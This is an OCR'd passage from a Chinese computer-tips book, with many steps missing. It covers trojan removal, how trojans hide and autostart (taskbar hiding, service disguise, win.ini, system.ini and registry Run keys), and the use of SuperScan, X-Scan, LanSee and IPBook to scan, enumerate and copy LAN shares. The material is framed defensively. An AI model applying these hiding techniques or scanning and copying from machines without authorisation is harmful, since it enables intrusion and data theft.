




下面就金山密保为例，讲述使用金山密保的技巧。

❶ 运行金山密保。






技巧178 巧用木马克星清除木马

一般的杀木马软件有木马克星、PC 绿鹰万能精灵等。


有些比较厉害的木马，杀毒软件没有升级到最新是查不出来的，还有些木马，运行后会自动关闭杀毒软件防火墙，这时专杀木马的工具就有用了，用它们可以查出系统进程中的木马。还有些木马，运行后会强制关闭木马克星和绿鹰 PC 万能精灵。这时候就要用系统进程检查工具，现在认为比较好用的是 MS98，因为它并不是专杀木马的工具，所以木马都不会强制关闭它，如果你的电脑上已经运行不了木马克星和绿鹰精灵了，那就运行它来检查系统进程，看看有没有可疑的进程，运行这个软件后，里面有一项是自动运行，点开它，出现一个窗口，左边是进程管理，也就是目前正在运行的进程，右边是自动运行，也就是每次开机时自动运行的进程。由于木马运行后都会在系统中留下进程，也会随电脑自动运行，而这时在 MS98 系统进程检查工具里的系统进程和随机自动运行的进程都一目了然了，所以也就很好查杀了，找出可疑的进程，终止进程就可以了。

下面就以木马克星为例，讲述去除木马的技巧。

❶ 运行木马克星。



⑨ 在弹出的对话框中单击 OK 按钮。



知识补充

目前，有很多杀马软件是共享软件，但木马克星是完全免费的。

技巧179　木马隐藏原理大解析

由于很多用户对安全问题了解不多，所以并不知道自己的电脑中了木马该怎样清除。虽然现在市面上有很多新版杀毒软件都可以自动清除木马，但它们并不能防范新出现的木马程序，因此最关键的还是要知道木马的工作原理，这样就会很容易发现木马。

木马程序会想尽一切办法隐藏自己，主要途径有以下几种。

- 在任务栏中隐藏自己。只要把 Form 的 Visible 属性设为 False、ShowInTaskBar 设为 False，程序运行时就不会出现在任务栏中了。
- 在任务管理器中隐形：将程序设为“系统服务”可以很轻松地伪装自己。
- 木马会在每次用户启动时自动装载服务端，Windows 系统启动时自动加载应用程序的方法，木马都会用上，如启动组、win.ini、system.ini、注册表等都是木马藏身的好地方。下面具体谈谈木马是怎样自动加载的。
- 在 Win.ini 文件中，在[WINDOWS]下面的“run=”和“load=”是可能加载木马程序的途径，必须仔细留心它们。一般情况下，它们的等号后面什么都没有，如果发现后面跟有路径与文件名不是你熟悉的启动文件，你的电脑就可能中木马了。当然你也得看清楚，因为好多木马，如“AOL Trojan 木马”，它会把自身伪装成 command.exe 文件，如果不注意可能不会发现它不是真正的系统启动文件。
- 在 System.ini 文件中，在[BOOT]下面有个“shell=文件名”。正确的文件名应该是“explorer.exe”，如果不是“explorer.exe”，而是“shell= explorer.exe 程序名”，那么后面跟着的那个程序就是木马程序，就是说你已经中木马了。
- 在注册表中的情况最复杂。用户可以通过 Regedit 命令打开注册表编辑器，在 HKEY－LOCAL－MACHINE\Software\Microsoft\Windows\Current-Version\Run 目录下，查看键值中有没有自己不熟悉的自动启动文件，扩展名为 EXE。

举一反三

专题十　远程控制和黑客扫描技巧

内容导航

几乎每一次黑客入侵都是从扫描开始的，远程控制也是黑客的常用手段。不过凡事都有两面性，利用扫描工具可以检测电脑是否存在安全漏洞，远程控制也可以协助办公。

热点快报

- 巧用 LanSee 搜索局域网共享资源
- 巧用 X-Scan 扫描主机漏洞
- 流光使用全攻略
- 使用 TeamViewer 进行远程控制

技巧180　巧用 SuperScan 转换域名和 IP

SuperScan 是一款优秀的扫描软件，除了端口扫描的功能以外，还有很多其他功能。


- 检验 IP 是否在线。
- IP 和域名相互转换。
- 检验目标电脑提供的服务类别。
- 检验某一段范围内目标电脑是否在线以及端口情况。

此外，软件中自带一个木马端口列表文件 trojans.lst，用于检验当前电脑是否存在木马，同时还可以自定义修改该列表。

(1) 根据域名查看 IP 地址

SuperScan 可以根据域名查得 IP 地址，如果已知域名 163.com，需要查看其 IP 地址，具体步骤如下。


❶ 打开 SuperScan。



(2) 根据 IP 地址查看域名

SuperScan 除了可以查看域名的 IP 地址，还可以根据IP地址查得域名，具体的操作方法如下。

❶ 打开 SuperScan。





技巧181 巧用 LanSee 搜索局域网共享资源

局域网查看工具(LanSee)是一款功能强大的局域网查看工具，可以快速搜索出计算机的相关信息、共享资源，以及捕获各种数据包等。

LanSee可以搜索到同一个局域网内的所有电脑，并且可以搜索局域网内的共享资源。

❶ 运行局域网查看工具(LanSee)，选择“设置”→“工具选项”命令。






专家坐堂

默认设置下，LanSee 会根据所处的网络环境自动设置搜索的起始 IP 段和结束 IP 段。

❼ 搜索完毕后，LanSee 即可罗列出局域网内的共享资源。



技巧182 巧用 LanSee 复制局域网共享资源


使用 LanSee 搜索到共享资源之后，可以使用多种方法对这些资源进行下载。

(1) 直接在 LanSee 中复制下载文件


搜索完毕后，LanSee 即可罗列出局域网内的共享资源。

❶ 单击搜索到的共享文件夹，即可列出文件夹中的共享文件。

❷ 选择需要复制的文件后右击。



❻ 选择管理工具下的复制文件选项可以对所下载的文件进行相应的操作。




专家坐堂

在 LanSee 的复制文件选项中可以选择暂停或者开始某项任务，即实现了复制文件断点续传的效果。


(2) 打开共享文件夹下载

除了可以直接在 LanSee 客户端中浏览共享资源进行下载，也可以打开共享资源的文件夹进行下载。

❶ 右击需要打开的共享文件夹。




❸ 打开共享文件夹后即可像访问网上邻居一样浏览共享文件，并进行下载了。




技巧183　巧用 LanSee 轻松设置共享资源


LanSee 除了可以浏览局域网内的共享资源外，还可以快速共享本机资源。

❶ 打开 LanSee。





❽ 右击共享的文件夹可以选择删除共享、打开共享目录以及修改为无限制等命令。



技巧184 巧用 LanSee 扫描局域网计算机端口


使用 LanSee 可以扫描局域网内的计算机所开放的端口。

❶ 打开 LanSee。

技巧185 巧用 LanSee 扫描本机活动端口

使用 LanSee 可以扫描本机的活动端口，并且查看这些端口所访问的远程地址。

❶ 打开 LanSee。




专家坐堂

LanSee 还可以分别列出当前正在使用本地端口访问网络的程序名称。

技巧186 巧用 LanSee 探测局域网计算机信息

在 LanSee 的实用工具箱选项中可以探测局域网内某台计算机的相关信息。

❶ 打开 LanSee。





❹ 依次执行“计算机名→IP”、“IP→计算机名”、Ping 以及“路由跟踪”等命令可以分别获得相应结果。

技巧187　巧用 SuperScan 查看局域网内的活动主机

使用 SuperScan 可以查看局域网内的活动主机，并且可以查看该主机的计算机名称和 MAC 地址等信息。

❶ 打开 SuperScan。






技巧188　玩转 SuperScan 工具选项

SuperScan 的工具选项包含了众多的实用工具，只要正确输入主机名或者 IP 地址和默认的连接服务器，即可单击相关选项按钮得到各种实用信息。


❶ 打开 SuperScan。



技巧189　玩转 SuperScan 的 Windows 枚举功能

SuperScan 的 Windows 枚举选项可以提供从单个主机到用户群组，再到协议策略的所有信息，具体的操作方法如下。


❶ 打开 SuperScan。




技巧190　巧用 X-Scan 扫描主机漏洞

X-Scan 是一款功能强大的扫描工具，可以采用多线程方式对指定 IP 地址段(或单机)进行安全漏洞检测。

❶ 打开 X-Scan。




❹ 设置相关的扫描参数。




专家坐堂

在“检测范围”选项中的“指定 IP 范围”文本框中输入需要检测的目标主机的域名、IP 以及 IP 段。在“全局设置”和“插件设置”选项中则可以对扫描模块、并发模块、端口相关设置、SNMP 相关设置以及字典文件设置等进行设置。



❻ X-Scan 开始进行各项检测。


❼ 扫描完成，单击左侧各选项，可以分别查看其检测结果。



知识补充

如果在检测过程中检测到了漏洞的话，则可以单击“漏洞信息”进行查看。

❽ 扫描结束后会自动弹出检测报告。包括漏洞的风险级别和详细的信息，以便用户可以对主机进行详细分析。





技巧191　巧用 MAC 扫描器扫描网络中的计算机信息

MAC 扫描器是一款可以批量获取远程计算机网卡的物理地址的网络管理软件。

只需在网络内的任意一台计算机上运行该软件，即可实时检测各计算机的 IP 地址、MAC 地址以及计算机名等信息。

❶ 运行 MAC 扫描器。





知识补充

MAC 扫描器除了可以进行跨网段扫描外，还可以将扫描到的数据与数据库中的 IP 地址和 MAC 地址进行比较。


专家坐堂

如果发现计算机修改了 IP 地址或使用虚假 MAC 地址，MAC 扫描器都可以进行报警。

技巧192　巧用 ScanPort 快速扫描网络中的计算机信息

ScanPort 是一款小巧的网络端口扫描工具，属于绿色软件。ScanPort 的扫描界面简单明了、操作方便，具体的操作方法如下。

❶ 下载并运行 ScanPort。



技巧193 超级网络邻居(IPBook)使用全攻略

超级网络邻居(IPBook)是一款小巧的搜索共享资源及 FTP 共享的工具，软件自解压后就能直接运行，无需安装。


超级网络邻居(IPBook)具有以下主要功能。

- 搜索任意网段计算机的共享资源，并且可以打开共享资源，类似于 Windows 的网络邻居。
- 搜索 HTTP 服务、FTP 服务及隐藏共享。
- 给指定的计算机发送弹出式短消息。
- 查出本机的 IP 地址、计算机名、MAC 地址以及工作组等信息。
- 查出任意 IP 地址的计算机名、工作组、MAC 地址等。
- 可以自动将查出的主要信息存储起来，以便下次查看、并且可以将其输出到文本文件中。
- 对指定的 IP 地址进行 Ping、Nbtstat 等操作，检测端口是否开放等操作。

(1) 检测本机 IP 和计算机名

启动 IPBook 后，软件自动测出本机的 IP 地址和计算机名。


❶ 启动 IPBook。



(2) 检测本网段计算机名与共享资源


使用 IPBook 可以检测本网段内所有计算机的名称和共享资源。

❶ 运行 IPBook。



知识补充

“计算机区”列表框中显示的就是本网段所有在线计算机的详细情况。其中有 IP 地址、计算机名、工作组以及信使名等。




知识补充

“共享资源区”列表框中显示的是本网段所有在线计算机的共享资源。

(3) 检测任意网段计算机名与共享资源

除了可以检测本机和本网段内计算机的计算机名和共享资源外，IPBook 还可以检测任意网段内的计算机共享资源。


❶ 运行 IPBook。




技巧194　巧用 IPBook 下载共享资源

对于搜索到的共享资源，也可以使用 IPBook 轻松进行下载，具体的操作方法如下。

❶ 运行 IPBook 搜索共享资源。






技巧195　巧用 Magic Packet 远程唤醒你的电脑

远程唤醒技术(Wake-on-LAN)是通过局域网实现远程开机的一种技术，能够随时启动局域网内的电脑。远程唤醒需要借助相应的网络管理软件才能实现。

Magic Packet 可以很好地兼容大多数具有远程唤醒功能的网卡。

❶ 运行 Magpac.exe 程序，进入 Magic Packet 主界面。

❹ 在“Destination Ethernet Address:”中输入需要唤醒的计算机的网卡 MAC 地址。



